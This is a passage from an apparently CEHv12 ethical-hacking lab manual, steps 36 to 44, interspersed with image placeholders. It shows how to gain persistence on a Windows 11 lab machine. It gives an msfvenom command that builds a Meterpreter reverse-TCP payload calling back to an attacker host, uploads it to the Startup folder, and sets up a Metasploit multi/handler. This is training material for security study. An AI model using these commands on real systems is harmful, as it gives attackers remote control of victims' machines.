
36. Now we will create payload that needs to be uploaded into the Startup folder of **Windows 11** machine.

37. Open a new terminal windows and type the following command and press **Enter**,

    msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe




38. Now to upload the malicious file into the **Windows 11** machine navigate to the previous terminal and type **upload /home/attacker/payload.exe** and press **Enter**.




39. We have successfully uploaded the payload into the target machine.

40. Click **CEHv12 Windows 11** to switch to **Windows 11** machine and sign into **Admin** account

41. After signing into the **Admin** account restart the **Windows 11** machine.



42. After **Windows 11** machine is restarted. Click on **CEHv12 Parrot Security** to switch to Parrot Security machine. Now open another terminal window with root privileges and type **msfconsole** and press **Enter**.




43. In Metasploit type **use exploit/multi/handler** and press **Enter**.

44. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

